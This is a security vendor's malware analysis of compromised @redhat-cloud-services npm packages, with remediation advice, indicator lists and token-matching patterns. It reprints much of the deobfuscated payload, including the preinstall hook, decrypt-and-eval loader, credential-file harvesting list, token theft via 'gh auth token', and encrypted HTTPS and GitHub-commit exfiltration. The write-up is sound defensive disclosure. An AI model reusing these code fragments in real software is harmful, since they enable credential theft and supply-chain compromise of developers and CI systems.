





Socket proactively blocks malicious open source packages in your code.
Socket has detected a malicious npm supply chain campaign involving compromised @redhat-cloud-services packages published under the Red Hat Cloud Services namespace. This is effectively a mini Shai-Hulud campaign: it uses the same core tactics of install-time execution, credential harvesting, CI/CD targeting, encrypted exfiltration, and potential downstream propagation. Since TeamPCP recently released Shai-Hulud as open source attack tooling while promoting a BreachForums contest for package compromises, attribution remains unclear, as the publicly available tooling lowers the barrier to entry and enables a broad range of threat actors to conduct similar operations.
The affected package versions execute an obfuscated payload through a preinstall hook, meaning the malware can run automatically during npm install before a developer imports or uses the package. Based on Socket’s analysis, the payload is designed to collect GitHub Actions secrets, npm tokens, cloud credentials, Kubernetes and Vault material, SSH keys, Git credentials, and other sensitive files. It also includes encrypted exfiltration logic and GitHub-based fallback mechanisms, indicating that the attacker was not only attempting to steal credentials, but also potentially enable further supply chain propagation.
Socket’s threat research team is continuing to analyze the malware and its potential impact. We are also tracking affected packages, versions, and detection details on our public campaign page: Red Hat Cloud Services Package Compromise.

Socket AI Scanner’s analysis of @redhat-cloud-services/chrome@2.3.1 highlights the package’s install/import-time JavaScript loader, which reconstructs hidden source through runtime decoding, decrypts embedded payload blobs with AES-128-GCM, and dynamically executes the resulting code from index.js. This behavior confirms that the malicious functionality is intentionally concealed from static review and staged for second-stage credential theft, environment inspection, and outbound communication.
Loading affected packages…
Affected packages use multiple obfuscation and staging layers:
The package.json contains:
"scripts": {
  "preinstall":"node index.js"
}
This causes the malicious loader to execute automatically before installation completes.
Affected packages advertise normal-looking Red Hat Cloud Services functionality, but their CommonJS entry point is the malicious loader:
"main":"index.js",
"module":"esm/index.js"
The esm/index.js file appears more like expected library code, but index.js is a large obfuscated loader. This is deceptive because Node/CommonJS consumers and npm lifecycle execution hit the malicious file.
index.js begins with a char-code array, Caesar/ROT-style transform, and eval:
try {
eval(function(s,n){
returns.replace(/[a-zA-Z]/g,function(c){
varb=c<="Z"?65:97;
returnString.fromCharCode((c.charCodeAt(0)-b+n)%26+b)
    })
  }([40,120,112,...].map(function(c){
returnString.fromCharCode(c)
  }).join(""),3))
}catch(e) {
console.log("wrapper:",e.message||e)
}
This decodes into an async wrapper that imports Node crypto APIs and decrypts embedded payloads.
The decoded wrapper contains AES-128-GCM encrypted blobs:
const_d=(k,i,a,c)=>{
constd=_c.createDecipheriv(
"aes-128-gcm",
Buffer.from(k,"hex"),
Buffer.from(i,"hex"),
    {authTagLength:16}
  );
d.setAuthTag(Buffer.from(a,"hex"));
returnBuffer.concat([
d.update(Buffer.from(c,"hex")),
d.final()
  ])
};
It decrypts two payloads:
_b: a Bun installer/helper script._p: the main malicious payload./tmp and BunThe wrapper writes the decrypted payload to a randomized temporary file, executes it with Bun, and then removes the file:
constt="/tmp/p"+Math.random().toString(36).slice(2)+".js";
_fs.writeFileSync(t,_p);

if(typeofBun!=="undefined"){
try {
_cp.execSync('bun run "'+t+'"',{stdio:"inherit"})
  }finally {
try {_fs.unlinkSync(t) }catch {}
  }
}else {
await(0,eval)(_b);
try {
_cp.execSync('"'+getBunPath()+'" run "'+t+'"',{stdio:"inherit"})
  }finally {
try {_fs.unlinkSync(t) }catch {}
  }
}
This staging design is intentionally evasive: the payload is decrypted at runtime, written to a random /tmp/p*.js file, executed, and deleted.
The main payload uses a large string table and a custom decryption function. It also defines a named decryption primitive: f4abccab2
Decoded values include:
https://api.github.com
python-requests/2.31.0
api.anthropic.com
v1/api
index.js
IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner
thebeautifulmarchoftime
gh auth token
This confirms that meaningful strings are intentionally hidden until runtime.
The following snippets are taken from the analyzed packages and decrypted payload. Comments are added inline to explain the malicious functionality.
{
  "name":"@redhat-cloud-services/chrome",
  "version":"2.3.1",
  "main":"index.js",
  "module":"esm/index.js",
  "scripts": {
    "preinstall":"node index.js"
    // Executes index.js automatically during npm install.
    // This means a user does not need to import or call the package for the payload to run.
  },
  "dependencies": {
    "lodash":"^4.17.21"
  }
}const_d=(k,i,a,c)=>{
constd=_c.createDecipheriv(
"aes-128-gcm",
Buffer.from(k,"hex"),
Buffer.from(i,"hex"),
{authTagLength:16}
);
d.setAuthTag(Buffer.from(a,"hex"));
returnBuffer.concat([
d.update(Buffer.from(c,"hex")),
d.final()
])
};
// Decrypts embedded runtime payloads that are hidden from static/package review.
const_b=_d("2bec18af5f0f9cbe8949cc2bf5466dc6", ...).toString("utf8");
const_p=_d("d07ec47042a05fe3d684f72d2155d180", ...).toString("utf8");
constt="/tmp/p"+Math.random().toString(36).slice(2)+".js";
_fs.writeFileSync(t,_p);
// Writes the decrypted main payload to a randomized temporary JS file.
if(typeofBun!=="undefined"){
try {
_cp.execSync('bun run "'+t+'"',{stdio:"inherit"});
// Executes decrypted payload using Bun.
}finally {
try {_fs.unlinkSync(t) }catch {}
// Deletes temporary payload after execution.
}
}else {
await(0,eval)(_b);
// Evaluates helper that downloads Bun if not installed.
try {
_cp.execSync('"'+getBunPath()+'" run "'+t+'"',{stdio:"inherit"});
}finally {
try {_fs.unlinkSync(t) }catch {}
}
}globalThis.getBunPath=function(){
if(_bunCache)return_bunCache;
constosMap={linux:"linux",darwin:"darwin",win32:"windows"};
consta=arch==="arm64"?"aarch64":"x64";
constos=osMap[platform]??"linux";
constdir=mkdtempSync(join(tmpdir(),"b-"));
constexe=join(dir,os==="windows"?"bun.exe":"bun");
consturl="https://github.com/oven-sh/bun/releases/download/bun-v1.3.13/bun-"+os+"-"+a+".zip";
constzip=join(dir,"b.zip");
execSync('curl -sSL "'+url+'" -o "'+zip+'"',{stdio:"pipe"});
// Silently downloads an execution runtime during package install.
execSync('unzip -j -o "'+zip+'" -d "'+dir+'"',{stdio:"pipe"});
chmodSync(exe,"755");
_bunCache=exe;
returnexe;
}functionZZ(){
try {
if (
(Intl.DateTimeFormat().resolvedOptions().locale||"")
.toLowerCase()
.startsWith("ru")
)returntrue;
// Avoids execution or changes behavior on Russian-language systems.
}catch {}
if (
(
process.env["LC_ALL"]||
process.env["LC_MESSAGES"]||
process.env["LANGUAGE"]||
process.env["LANG"]||
""
).toLowerCase().startsWith("ru")
)returntrue;
returnfalse;
}functionq9(){
if(process.env.__IS_DAEMON)returnfalse;
letchild=spawn(process.execPath,process.argv.slice(1), {
detached:true,
stdio:"ignore",
cwd:process.cwd(),
env:{...process.env,"__IS_DAEMON":"1"}
});
child.unref();
returntrue;
// Detaches into a background process on developer workstations.
// This allows scanning/exfiltration to continue after the install process exits.
}The payload also uses a lock file named: tmp.0987654321.lock
This is used to avoid duplicate running instances.
classO6extendsE {
async execute() {
letout= {};

try {
lettok=execSync("gh auth token", {
        encoding:"utf-8",
        stdio:["pipe","pipe","pipe"]
      }).trim();

if(tok){
out.token=tok;
out.tokenInfo=awaitr(tok);
      }
// Collects the local GitHub CLI authentication token.
    }catch {}

out.hostname=os.hostname();

try {
out.username=os.userInfo().username;
    }catch {
out.username=process.env["USER"]??process.env["LOGNAME"]??"unknown";
    }

out.environment=process.env;
// Captures the entire process environment, which commonly contains CI,
// cloud, registry, deployment, and application secrets.

returnthis.result(out);
  }
}classW6extendsE {
constructor(){
super("filesystem","diskfiles",{
ghtoken:/gh[op]_[A-Za-z0-9]{36}/g,
npmtoken:/npm_[A-Za-z0-9]{36,}/g
},"low");
this.hotspots=[
"~/.aws/config",
"~/.aws/credentials",
"~/.azure/accessTokens.json",
"~/.config/gcloud/application_default_credentials.json",
"~/.docker/config.json",
"~/.kube/config",
"~/.npmrc",
".npmrc",
"~/.pypirc",
"~/.netrc",
"~/.ssh/id*",
"~/.ssh/id_rsa",
"~/.ssh/id_ed25519",
"~/.git-credentials",
".git-credentials",
"~/.bitcoin/wallet.dat",
"~/.ethereum/keystore/*"
];
// Targets cloud credentials, package-registry tokens,
// SSH private keys, Git credentials, Kubernetes config, Docker auth,
// and cryptocurrency wallet files.
}
}classY6extendsE {
constructor(){
super("github","runner",{
ghtoken:/gh[op]_[A-Za-z0-9]{36,}/g,
npmtoken:/npm_[A-Za-z0-9]{36,}/g,
ghs_jwt:/ghs_\d+_[A-Za-z0-9_-]+\.[A-Za-z0-9_-]+\.[A-Za-z0-9_-]+/g,
ghs_old:/ghs_[A-Za-z0-9]{36,}/g
},"aggressive");
this.isGitHubActions=process.env["GITHUB_ACTIONS"]==="true";
this.isLinuxRunner=process.env["RUNNER_OS"]==="Linux";
}
runPrivilegedStdin(cmd,stdin) {
returnexecFileSync("sudo "+cmd, {
input:stdin,
maxBuffer:0x20000000
});
// Attempts privileged execution on CI runners.
}
}This module is specifically designed to harvest GitHub Actions runner memory for tokens and secrets.
classq4 {
async createEnvelope(data) {
letjson=JSON.stringify(data);
letgz=awaitgzip(Buffer.from(json));

letaesKey=randomBytes(32);
letiv=randomBytes(12);

letwrappedKey=publicEncrypt({
      key:DZ,
      padding:RSA_PKCS1_OAEP_PADDING,
      oaepHash:"sha256"
    },aesKey);

letcipher=createCipheriv("aes-256-gcm",aesKey,iv);

return {
      envelope:Buffer.concat([
iv,
cipher.update(gz),
cipher.final(),
cipher.getAuthTag()
      ]).toString("base64"),
      key:wrappedKey.toString("base64")
    };
// Compresses and encrypts stolen data before exfiltration.
// This prevents defenders from inspecting payload contents in transit.
  }
}

classq5extendsq4 {
get url() {
return"https://"+
this.destination.domain+
":"+
this.destination.port+
"/"+
this.destination.path;
  }

async send(obj) {
letr=awaitfetch(this.url, {
      method:"POST",
      headers:{"Content-Type":"application/json"},
      body:JSON.stringify(obj)
    });
// Sends encrypted collection results over HTTPS POST.
  }
}
The decoded destination is: https://api.anthropic.com:443/v1/api
asynccommitToRepo(envelope){
letdata=JSON.stringify(envelope,null,2);
letfilename="results-"+Date.now()+"-"+this.commitCounter+++".json";

letmessage=envelope.token
?"IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner:"+envelope.token
:"Add files.";

letbytes=Buffer.from(data,"utf-8");

if(bytes.length<=0x1e00000) {
awaitthis.commitFileWithRetry(
filename,
message,
bytes.toString("base64")
    );
// Exfiltrates encrypted results by committing JSON files
// through the GitHub API.
  }
}
The string below is a strong unique IoC: IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner
The package performs the following actions:
preinstallnode index.jseval and runtime decryptioncurlunzipchild_process.spawn__IS_DAEMONgh auth token.github/workflows/codeql.yml, .github/setup.js, .claude/settings.json, and GitHub Actions workflow modification logicindex.jsstyle payloads into repositories/actionsThe payload can also exfiltrate through GitHub by creating or updating files such as: results-<timestamp>-<counter>.json
It commits the encrypted result envelope through the GitHub API. The commit message can include: IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner:<token>
The payload is designed to collect and transmit:
Environment variables
GitHub CLI tokens
GitHub personal access tokens
GitHub Actions tokens
npm tokens
AWS credentials
AWS metadata credentials
AWS Secrets Manager values
Azure credentials
Azure Key Vault secrets
GCP credentials
GCP Secret Manager values
Vault tokens/secrets
Kubernetes service account tokens
Docker credentials
SSH private keys
Git credentials
.npmrc files
.env files
.pypirc files
.netrc files
Cloud config files
Repository metadata
CI runner secrets
Potential cryptocurrency wallet files
Hostnames and usernames
Organizations should treat any system that installed one of the affected @redhat-cloud-services package versions as potentially compromised. The payload executes during npm install, before application code imports or uses the package, so exposure depends on installation or CI execution, not runtime use.
Search source repositories, lockfiles, package manager metadata, CI logs, build artifacts, developer machines, and internal package caches for the affected package names and versions. Pay particular attention to package-lock.json, npm-shrinkwrap.json, yarn.lock, pnpm-lock.yaml, SBOMs, artifact manifests, and historical CI logs.
Organizations should also review whether any affected package was installed in GitHub Actions, local developer workstations, container builds, release jobs, or package publishing workflows. CI/CD exposure is especially important because the malware targets GitHub Actions secrets, npm tokens, cloud credentials, Kubernetes material, Vault tokens, and other high-value automation secrets.
If an affected package was installed on a developer workstation, isolate the host and preserve relevant logs before remediation. Because the malware includes background execution and potential developer-tool persistence mechanisms, uninstalling the npm package or deleting node_modules should not be considered sufficient cleanup.
For CI/CD systems, suspend affected workflow runs, invalidate build artifacts produced during the exposure window, and review whether any release, container image, npm package, or deployment artifact was created after the malicious package was installed.
Remove the affected package versions from projects and dependency locks. Replace them with known-clean versions only after verifying the package metadata, source repository state, and release provenance. Clear local and CI package caches where affected tarballs may persist.
Where feasible, rebuild from clean environments rather than reusing existing runners, workspaces, node_modules directories, or cached package layers.
Assume that credentials accessible to the process, shell environment, developer profile, or CI job may have been collected. Rotate GitHub tokens, npm tokens, cloud provider credentials, Kubernetes service account tokens, Vault tokens, Docker registry credentials, PyPI credentials, SSH keys, Git credentials, and any secrets stored in .env, .npmrc, .pypirc, .netrc, cloud config files, or CI/CD secret stores.
For GitHub Actions, prioritize the GITHUB_TOKEN, explicitly referenced workflow secrets, npm publishing tokens, cloud deployment credentials, and any credentials available through OIDC federation. Review whether compromised credentials could access additional repositories, packages, cloud projects, secret managers, or deployment environments.
Audit GitHub organization and repository activity for newly created repositories, suspicious branches, unexpected workflow files, unusual Contents API writes, new or modified .github/workflows/* files, and commits containing files such as results-<timestamp>-<counter>.json.
Review npm publisher activity for unexpected package versions, modified package metadata, publishing from automation tokens, provenance anomalies, or package releases that do not match the corresponding source repository.
Inspect developer machines and workspaces for suspicious changes to ~/.claude/settings.json, .vscode/tasks.json, .github/workflows/codeql.yml, .github/setup.js, and other developer or CI configuration files. Look for unexpected SessionStart, folderOpen, or install-time execution hooks.
Search for temporary payload artifacts and execution traces, including randomized /tmp/p*.js files, /tmp/b-* Bun extraction directories, b.zip, local Bun binaries, tmp.0987654321.lock, and process trees involving node index.js, bun run, curl, unzip, or gh auth token during package installation.
Restrict default GitHub Actions token permissions to least privilege, require explicit write permissions only where needed, and separate build, test, release, and publishing jobs. Avoid exposing npm publishing tokens or broad cloud credentials to routine dependency installation steps.
Use dependency allowlisting, package cooldown periods, SBOM generation, package verification, and lockfile enforcement to reduce exposure to newly published malicious versions. Where practical, run dependency installation with lifecycle scripts disabled by default, then allowlist required install scripts for known dependencies.
Add network egress controls for CI/CD runners and developer build environments. Alert on unexpected outbound traffic during dependency installation, especially to unusual API paths, unexpected GitHub Contents API writes, runtime downloads, cloud metadata endpoints, and package registry token endpoints.
Finally, do not treat provenance or trusted publishing as a complete control by itself. In this incident, the malicious releases appear to have been published through trusted upstream automation, which means defenders need runtime monitoring, package behavior analysis, and release-path hardening in addition to provenance checks.
The following endpoint was decoded from the analyzed payload and is associated with the malware’s encrypted exfiltration logic. Socket does not assess that this domain is threat actor-owned infrastructure; rather, the suspicious activity is the payload’s use of this host and path for encrypted outbound data transfer during package installation or CI/CD execution.
api.anthropic[.]comhttps://api.anthropic[.]com:443/v1/apiThe following endpoints belong to legitimate services and should not be treated as threat actor-controlled infrastructure. They are included as detection opportunities because unexpected access to these endpoints from npm lifecycle scripts, dependency installation, temporary JavaScript payloads, or non-publishing CI jobs may indicate credential validation, package enumeration, runtime staging, provenance abuse, or supply-chain propagation.
https://api.github[.]comhttps://api.github[.]com/graphqlhttps://github[.]com/oven-sh/bun/releases/download/bun-v1.3.13/https://registry.npmjs[.]org/-/npm/v1/tokenshttps://registry.npmjs[.]org/-/npm/v1/oidc/token/exchange/package/https://registry.npmjs[.]org/-/whoamihttps://registry.npmjs[.]org/-/v1/search?text=maintainer:<user>&size=250https://fulcio.sigstore[.]dev/api/v2/signingCerthttps://rekor.sigstore[.]dev/api/v1/log/entriesThe following cloud, identity, metadata, and secret-management endpoints are also legitimate services. They are included because access from package installation or build steps may indicate credential discovery or secret harvesting.
http://169.254.169.254/latest/meta-data/iam/security-credentials/http://169.254.169.254/latest/api/tokenhttp://169.254.170.2https://login.microsoftonline[.]comhttps://management.azure[.]comhttps://vault.azure[.]nethttps://secretmanager.googleapis[.]comhttps://cloudresourcemanager.googleapis[.]comThe malware includes GitHub-based fallback exfiltration behavior. If a usable GitHub token is obtained, the payload can write encrypted collection results into GitHub repositories. Hunt for repositories, commits, and files matching the following markers:
Miasma: The Spreading Blightresults-<timestamp>-<counter>.jsonresults/results-<timestamp>-<counter>.jsonIfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwnerIfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner:<token>preinstall lifecycle script executing node index.jsnode index.jsbun run /tmp/p*.js/tmp/p<random>.js/tmp/b-*/b.zip/tmp/b-*/bun/tmp/b-*/bun.exetmp.0987654321.lockcurl -sSLunzip -j -ogh auth tokenps aux 2>/dev/nulltasklist 2>/dev/nullsudo python3__IS_DAEMONSKIP_DOMAINf4abccab2thebeautifulmarchoftimeIfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwnerMiasma: The Spreading Blightpython-requests/2.31.0gh auth token"preinstall":"node index.js""main":"index.js"createDecipheriv("aes-128-gcm"createCipheriv("aes-256-gcm"RSA_PKCS1_OAEP_PADDINGoaepHash:"sha256"GITHUB_TOKENACTIONS_RUNTIME_TOKENACTIONS_ID_TOKEN_REQUEST_URLACTIONS_ID_TOKEN_REQUEST_TOKENNPM_TOKENAWS_ACCESS_KEY_IDAWS_SECRET_ACCESS_KEYAWS_SESSION_TOKENAWS_SHARED_CREDENTIALS_FILEAWS_CONFIG_FILEAWS_CONTAINER_CREDENTIALS_RELATIVE_URIAWS_CONTAINER_CREDENTIALS_FULL_URIAWS_WEB_IDENTITY_TOKEN_FILEAWS_ROLE_ARNAWS_ROLE_SESSION_NAMEAWS_PROFILEAZURE_TENANT_IDARM_TENANT_IDAZURE_CLIENT_IDARM_CLIENT_IDAZURE_CLIENT_SECRETARM_CLIENT_SECRETAZURE_FEDERATED_TOKEN_FILEARM_OIDC_TOKEN_FILE_PATHGOOGLE_APPLICATION_CREDENTIALSGCP_PROJECTGCLOUD_PROJECTGOOGLE_CLOUD_PROJECTDEVSHELL_PROJECT_IDKUBECONFIGKUBERNETES_SERVICE_HOSTKUBERNETES_SERVICE_PORTVAULT_ADDRVAULT_TOKENVAULT_AUTH_TOKENVAULT_API_TOKEN~/.aws/config~/.aws/credentials~/.azure/accessTokens.json~/.azure/msal_token_cache.*~/.config/gcloud/application_default_credentials.json~/.config/gcloud/access_tokens.db~/.config/gcloud/credentials.db~/.docker/config.json/root/.docker/config.json/var/run/docker.sock~/.kube/config/var/run/secrets/kubernetes.io/serviceaccount/token/etc/rancher/k3s/k3s.yaml.env.env.local.env.production~/.npmrc.npmrc~/.yarnrc~/.pypirc~/.netrc~/.ssh/id*~/.ssh/id_rsa~/.ssh/id_ed25519~/.ssh/config~/.ssh/known_hosts/etc/ssh/ssh_host_*_key~/.git-credentials.git-credentials~/.config/git/credentials~/.gitconfig~/.bitcoin/wallet.dat~/.ethereum/keystore/*~/.electrum/wallets/*gh[op]_[A-Za-z0-9]{36,}npm_[A-Za-z0-9]{36,}ghs_\\d+_[A-Za-z0-9_-]+\\.[A-Za-z0-9_-]+\\.[A-Za-z0-9_-]+ghs_[A-Za-z0-9]{36,}88896d478986d453f5da79b311de39d9b4b1bea95c21af1d8ef181b0f4e52fe921b6409a7b84446310daca5409ad6112ac60a1e4bef97736e53fff5f63bfdef4ee262510cb246d2b904991aee7fc61162bdae34463439ec6383bd5356479d362ac2a2208e1726e008be6c73dc0872d9bba163319259dff1b62055ac933ca46b60dc06ecdaa63fe24859cfd955053c23245c536e4733480239d14bebf12688e35此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。